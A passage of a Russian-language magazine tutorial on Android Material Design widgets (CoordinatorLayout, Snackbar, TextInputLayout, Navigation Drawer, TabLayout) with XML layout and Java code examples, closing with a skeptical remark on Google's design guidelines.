          app:popupTheme="@style/ThemeOverlay.AppCompat.Light" />

      </android.support.design.widget.CollapsingToolbarLayout>
    </android.support.design.widget.AppBarLayout>

    <!-- Контейнер для остальных компонентов фрагмента или
    активности -->
    <FrameLayout
      android:id="@+id/frame_container"
      android:layout_width="match_parent"
      android:layout_height="match_parent"
      app:layout_behavior="@string/appbar_scrolling_view_behavior"
    />

</android.support.design.widget.CoordinatorLayout>
```

Видно, что у CoordinatorLayout два дочерних элемента: AppBarLayout и контейнер FrameLayout. Последний может содержать любые прокручиваемые элементы интерфейса: например, RecyclerView или ListView. В приведенном на рис. 3 приложении в этом контейнере находятся RecyclerView и кнопка (FAB). Теперь AppBarLayout и FrameLayout будут зависеть друг от друга при скроллинге, но только в том случае, если у последнего указать специальный флаг **layout_behavior=»@string/appbar_scrolling_view_behavior»**, который инициирует передачу прикосновений в AppBarLayout.

Идеологически AppBarLayout в чем-то напоминает вертикальный LinearLayout, элементы которого могут вести себя по-разному (в зависимости от флагов) при прокручивании содержимого. В приведенном примере используется виджет CollapsingToolbarLayout, являющийся удобной оберткой для компонента Toolbar. Собственно, CollapsingToolbarLayout специально спроектирован для использования внутри AppBarLayout. Размер самого AppBarLayout в развернутом виде определяется параметром layout_height, и в листинге он равен 192dp.

Флаг **layout_scrollFlags** определяет поведение компонента при прокручивании. Если не указать scroll, AppBarLayout останется на месте, а контент уплывет (забавный эффект). Второй флаг, **exitUntilCollapsed**, определяет, как именно будет прокручиваться Toolbar и остальной контент. К сожалению, описывать на словах отличие флагов друг от друга бесполезно, поэтому отсылаю тебя по адресу, где наглядно (с анимацией) расписаны все варианты. Как говорится, лучше один раз увидеть…

Параметр **contentScrim=»?attr/colorPrimary»** задает цвет фона, в который переходит фоновое изображение при свертывании CollapsingToolbarLayout. Внимательный читатель заметит, что на рис. 4 Toolbar вовсе не окрашен в какой-либо цвет, а немного затененное изображение осталось на месте. Чтобы получить такой эффект, нужно указать константу **@android:color/transparent**.

Наконец, виджеты, непосредственно определяющие внешний вид фрагмента (активности), — Toolbar («гамбургер», заголовок, кнопки меню) и ImageView (фон) завернуты в CollapsingToolbarLayout. Флаг **layout_collapseMode=»parallax»** у ImageView обеспечивает плавное затенение фонового изображения при сворачивании Toolbar'а. По опыту использования могу сказать, что «параллакс» работает не на всех устройствах.

Все вышесказанное может показаться сложным и неочевидным, но огромный плюс данного подхода в том, что вся логика совместной работы виджетов определена в файле разметки, а не в коде. Кстати, о последнем:

```
public class MainActivity extends AppCompatActivity {
  private Toolbar mToolbar;
  private CollapsingToolbarLayout mCollapsingToolbar;
  private ImageView im;

  @Override
  protected void onCreate(Bundle savedInstanceState) {
    super.onCreate(savedInstanceState);
    setContentView(R.layout.activity_main);

    mToolbar = (Toolbar) findViewById(R.id.toolbar);
    setSupportActionBar(mToolbar);
    mCollapsingToolbar = (CollapsingToolbarLayout)
    findViewById(R.id.collapsing_toolbar);
    mCollapsingToolbar.setTitle("Меню");
    ImageView im = (ImageView) findViewById(R.id.toolbarImage);
    Picasso.with(this).load(R.drawable.back).into(im);
  }
}
```

Вот, собственно, и весь код! SetSupportActionBar переключает ActionBar на Toolbar с сохранением почти всех свойств и методов первого. В частности, устанавливается заголовок с помощью setTitle. Полное описание виджета Toolbar доступно на официальном сайте Android Developers.

Далее находим ImageView фона и с помощью сторонней библиотеки Picasso устанавливаем соответствующее изображение. Обычно я не склонен к критике Google, но тут не могу удержаться. Неужели за столько времени существования Android нельзя было написать нормальную стандартную библиотеку для загрузки изображений? Чтобы метод setImageResource не вызывал Out of Memory для изображений в нормальном разрешении? Гайдлайны призывают делать яркие и стильные приложения со множеством графики, а такая вещь, как загрузка картинки, реализована спустя рукава. Нет, конечно, можно использовать BitmapFactory, придумывать кеширование, но это решение так и просится в отдельную библиотеку, что, собственно, сделано и в Picasso, и в UniversalImageLoader. Одним словом, непонятно...

SNACKBAR

Snackbar представляет собой небольшое информационное окно, расположенное в нижней части активности (рис. 5). Помимо информационного сообщения, имеется небольшая плоская кнопка (так называемый Action), позволяющая взаимодействовать с пользователем (например, отменить удаление сообщения). После тайм-аута Snackbar автоматически закрывается (как и традиционный компонент Toast).




Рис. 5. Snackbar собственной персоной

Вызывается виджет совсем несложно:

```
Snackbar
  .make(parentLayout, R.string.snackbar_text,
  Snackbar.LENGTH_LONG)
  .setAction(R.string.snackbar_action,
    new View.OnClickListener() {
      @Override
      public void onClick(View v) {
        Toast.makeText(
          MainActivity.this,
          R.string.snackbar_action_toast,
          Toast.LENGTH_LONG
        ).show();
      }
    })
  .show();
```

Кстати, если в разметке не использовать рассмотренный выше CoordinatorLayout, то при вызове Snackbar может получиться наложение виджетов (рис. 6). Так происходит потому, что FAB ничего не знает ни о каком Snackbar и момент появления на экране последнего не отслеживает. Если же применить иерархию CoordinatorLayout, то все отображается корректно (рис. 7).




Рис. 6. CoordinatorLayout отдыхает





Рис. 7. CoordinatorLayout работает



WWW

Пример на GitHub, охватывающий все рассмотренные компоненты и виджеты




Рис. 8. Джон Доу?

EDITTEXT FLOATING LABELS

В Material Design появилась новая «обертка» вокруг стандартного элемента ввода текста EditText (рис. 8), расширяющая его функциональность. Текст подсказки (Hint) теперь не пропадает, а плавно перемещается вверх. Так, если нажать на поле «Комментарий» (см. рис. 8), текст уменьшится и займет свое положение аналогично верхнему полю. Код разметки данного элемента (паттерн «Декоратор» во всей красе):

```xml
<android.support.design.widget.TextInputLayout
  android:layout_width="match_parent"
  android:layout_height="wrap_content">

  <EditText
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:inputType="textCapWords|textPersonName"
    android:ems="10"
    android:id="@+id/edName"
    android:hint="@string/your_name"
    android:maxLength="30"/>

</android.support.design.widget.TextInputLayout>
```

Кроме того, имеется возможность показать сообщение об ошибке в правой части виджета. Реализуется это в коде следующим образом:

```java
edName = (EditText) findViewById(R.id.edName);
...
String name = edName.getText().toString();
if (name.equalsIgnoreCase("")) {
  edName.setError(getResources().getString(R.string.empty_name));
  return;
}
```

NESTED TOOLBAR

Помимо рассмотренных в декабрьском Хакере карточек (CardView), существует также Card Toolbar (или Nested Toolbar), то есть карточка, перекрывающая часть Toolbar'а. На рис. 8 приведена именно такая карточка. По ссылке доступен пример использования.

Сообщение об ошибке также можно показать непосредственно под строкой ввода (рис. 9):

```
edNameLayout = (TextInputLayout) findViewById(R.id.edNameLayout);
...
edNameLayout.setError(
  getResources().getString(R.string.empty_name)
);
```




Рис. 9. Вывод ошибки с помощью TextInputLayout




Рис. 10. Пример Navigation Drawer

NAVIGATION DRAWER

Navigation Drawer — панель с элементами меню приложения, которая выдвигается при нажатии на «гамбургер» или по свайпу влево (рис. 10). Панель состоит из двух элементов: заголовка, где обычно располагается фоновое изображение, текущий аккаунт с аватаром и тому подобное, и собственно самого меню.

Разметка активности, содержащей Navigation Drawer, должна удовлетворять шаблону

```
<android.support.v4.widget.DrawerLayout
  xmlns:android="http://schemas.android.com/apk/res/android"
  xmlns:app="http://schemas.android.com/apk/res-auto"
```

```
  android:id="@+id/drawer_layout"
  android:layout_width="match_parent"
  android:layout_height="match_parent"
  android:fitsSystemWindows="true">

<!-- Элементы GUI -->

<android.support.design.widget.NavigationView
  android:layout_width="wrap_content"
  android:layout_height="match_parent"
  android:layout_gravity="start"
  android:id="@+id/nav_view"
  app:headerLayout="@layout/drawer_header"
  app:menu="@menu/nav_menu"/>

</android.support.v4.widget.DrawerLayout>
```

DrawerLayout должен быть корневым элементом в иерархии разметки и включать в себя, помимо элементов GUI (Toolbar, фрагменты и так далее), виджет NavigationView. У последнего имеются два важных свойства: headerLayout и menu. Первый, необязательный, определяет файл разметки заголовка (в папке layout), второй, очевидно, — самого меню (в папке menu).

Заголовок может быть каким угодно (в рамках здравого смысла и гайдов Google, разумеется). Например, для простого текста на фоне с цветом colorPrimaryDark (ты же читал предыдущую статью?):

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout xmlns:android="http://schemas.android.com/apk/res/android"
  android:orientation="vertical"
  android:layout_width="match_parent"
  android:layout_height="150dp"
  android:background="?attr/colorPrimaryDark"
  android:padding="16dp"
  android:theme="@style/ThemeOverlay.AppCompat.Dark"
  android:gravity="bottom">

  <TextView
    android:layout_width="match_parent"
    android:layout_height="wrap_content"
    android:text="@string/drawer_header_text"
```

```
        android:textAppearance="@style/TextAppearance.AppCompat.Body1"/>

</LinearLayout>
```

Формат разметки меню стандартен:

```
<?xml version="1.0" encoding="utf-8"?>
<menu xmlns:android="http://schemas.android.com/apk/res/android">
  <group android:checkableBehavior="single">
    <item
      android:id="@+id/navigation_item_1"
      android:icon="@drawable/ic_icon_1"
      android:title="@string/nav_item_1"
      android:checked="true"/>
    <item
      android:id="@+id/navigation_item_2"
      android:icon="@drawable/ic_icon_2"
      android:title="@string/nav_item_2" />
  </group>

  <item android:title="@string/nav_sub_menu">
    <menu>
      <item
        android:icon="@drawable/ic_sub_1"
        android:title="@string/nav_sub_menu_1"/>
      <item
        android:icon="@drawable/ic_sub_2"
        android:title="@string/nav_sub_menu_2"/>
    </menu>
  </item>
</menu>
```

В приведенном листинге задаются два пункта меню, и только один из них может быть активным (подсвечивается), за что отвечает флаг `checkableBehavior=»single»`. Дополнительно создаются два элемента подменю, отделенные от основного меню заголовком `title=»@string/nav_sub_menu»`.

В код приложения нужно добавить лишь пару (хорошо, немного больше) строк:

```
private DrawerLayout mDrawerLayout;
mDrawerLayout = (DrawerLayout) findViewById(R.id.drawer_layout);
```

и переопределить метод onOptionsItemSelected, чтобы при нажатии на «гамбургер» открывалось именно боковое меню:

```
@Override
public boolean onOptionsItemSelected(MenuItem item) {
  int id = item.getItemId();

  switch (id) {
    case android.R.id.home:
      mDrawerLayout.openDrawer(GravityCompat.START);
      return true;
    case R.id.action_settings:
      return true;
  }
  return super.onOptionsItemSelected(item);
}
```

Осталось только написать обработчик элементов меню:

```
NavigationView navigationView = (NavigationView) findViewById(R.id.nav_view);
navigationView.setNavigationItemSelectedListener(new NavigationView.OnNavigationItemSelectedListener() {
  @Override
  public boolean onNavigationItemSelected(MenuItem menuItem) {
    menuItem.setChecked(true);
    mDrawerLayout.closeDrawers();
    Toast.makeText(
      MainActivity.this,
      menuItem.getTitle(),
      Toast.LENGTH_LONG
    ).show();
    return true;
  }
});
```

Здесь находим наш NavigationView и вешаем на него новый обработчик onNavigationItemSelected, который, во-первых, устанавливает текущий элемент меню `setChecked(true)`; во-вторых, закрывает Navigation Drawer; в-третьих, делает все остальное, то есть выводит на экран сообщение (Toast).

SWIPEREFRESHLAYOUT, ИЛИ «ПОТЯНИТЕ, ЧТОБЫ ОБНОВИТЬ...»

За бортом остался простой, но очень популярный виджет — SwipeRefreshLayout. Он бывает нужен, когда в приложении есть обновляемая информация и пользователь, потянув контент жестом вниз, а потом отпустив, может ее актуализировать. Работать с ним очень просто, вот подробный пример.




Рис. 12. Потянем?

TABLAYOUT

Под занавес рассмотрим прокачанную версию вкладок (Tabs). Вернемся к разметке раздела CoordinatorLayout и после Toolbar'а добавим два виджета:

```
<android.support.design.widget.TabLayout
  android:id="@+id/tablayout"
  android:layout_width="match_parent"
  android:layout_height="wrap_content"
  android:background="?attr/colorPrimary"
  app:tabGravity="fill"
  android:theme="@style/ThemeOverlay.AppCompat.Dark"/>

<android.support.v4.view.ViewPager
  android:id="@+id/view_pager"
  android:layout_width="match_parent"
  android:layout_height="0dp"
  android:layout_weight="1"/>
```

Всю работу будет выполнять TabLayout, а старенький ViewPager нужен для того, чтобы получить горизонтальную прокрутку между вкладками (рис. 11).




Рис. 11. Три вкладки

В методе onCreate, как всегда, находим виджеты и настраиваем вкладки:

```
TabLayout mTabLayout = (TabLayout) findViewById(R.id.tab_Layout);
ViewPager mViewPager = (ViewPager) findViewById(R.id.view_Pager);
...
setupTabs(mViewPager);
mTabLayout.setupWithViewPager(mViewPager);
...
private void setupTabs(ViewPager viewPager) {
  ViewPagerAdapter adapter = new
  ViewPagerAdapter(getSupportFragmentManager());
  adapter.add("Один");
  adapter.add("Два");
  adapter.add("Три");
  viewPager.setAdapter(adapter);
}
```

Для работы с вкладками необходим адаптер, который будет хранить информацию обо всех Tab'ах. Каждая вкладка представляет собой фрагмент и содержит в разметке только текстовую метку (TextView) — «один», «два» или «три».

```
static class ViewPagerAdapter extends FragmentPagerAdapter {
  private List mFragmentList = new ArrayList<>();
  private List mFragmentTitleList = new ArrayList<>();

  public ViewPagerAdapter(FragmentManager manager) {
    super(manager);
  }

  @Override
  public Fragment getItem(int position) {
    return mFragmentList.get(position);
  }
```

```

  @Override public int getCount() {
    return mFragmentList.size();
  }

  public void add(String title) {
    Fragment fragment = TabFragment.newInstance(title);
    mFragmentList.add(fragment);
    mFragmentTitleList.add(title);
  }

  @Override public CharSequence getPageTitle(int position) {
    return mFragmentTitleList.get(position);
  }
}
```

В приведенном адаптере содержатся два списка — mFragmentList, для хранения фрагментов вкладок, и mFragmentTitleList, для хранения заголовков TabLayout. В нашем простом случае все фрагменты одинаковы, а значит, класс TabFragment тоже один:

```
public static class TabFragment extends Fragment {
  public static final String TITLE = "title";

  public static Fragment newInstance(String title) {
    TabFragment fr = new TabFragment();
    Bundle args = new Bundle();
    args.putString(TITLE, title);
    fr.setArguments(args);
    return fr;
  }

  @Override public View onCreateView(LayoutInflater inflater,
  ViewGroup container, Bundle savedInstanceState) {
    View view = inflater.inflate(R.layout.fragment, container,
    false);
    TextView textView = (TextView)
    view.findViewById(R.id.textView);
    textView.setText(getArguments().getString(TITLE));
    return view;
  }
}
```

NewInstance возвращает новый экземпляр фрагмента (так называемый фабричный метод) и сохраняет в качестве аргумента (putString) переданный заголовок вкладки (title). В onCreateView этот заголовок извлекается и отображается на текстовой метке.

УГОЛОК СКЕПТИКА

Material Design, безусловно, хорошая попытка систематизировать элементы дизайна и их поведение в GUI. Если разработчики будут следовать гайдлайнам Google, количество вырвиглазных приложений, вероятно, снизится. И это хорошо...

С другой стороны, не появится ли слишком много одинаковых приложений? На том же Droidcon в 2015 году в докладе, посвященном Material Design, были представлены в качестве примеров того, как не стоит делать, несколько платных приложений, точь-в-точь повторяющих примеры из SDK. Google не устает напоминать, что гайдлайны носят рекомендательный характер, но стоит только взглянуть хотя бы на одну такую «рекомендацию» (рис. 13), как становится как-то неуютно, если сделать отступ не 8 dp, а 10 dp. Почему, собственно, 8 dp? Откуда взялось это число? Сетка? Почему не, допустим, 16 dp?

Еще вопрос: если Action всего один, где его располагать? Слева? По центру? Одним словом, гайдлайны гайдлайнам рознь, но иметь свой взгляд на Material Design как в прямом, так и в переносном смысле лишним точно не будет.

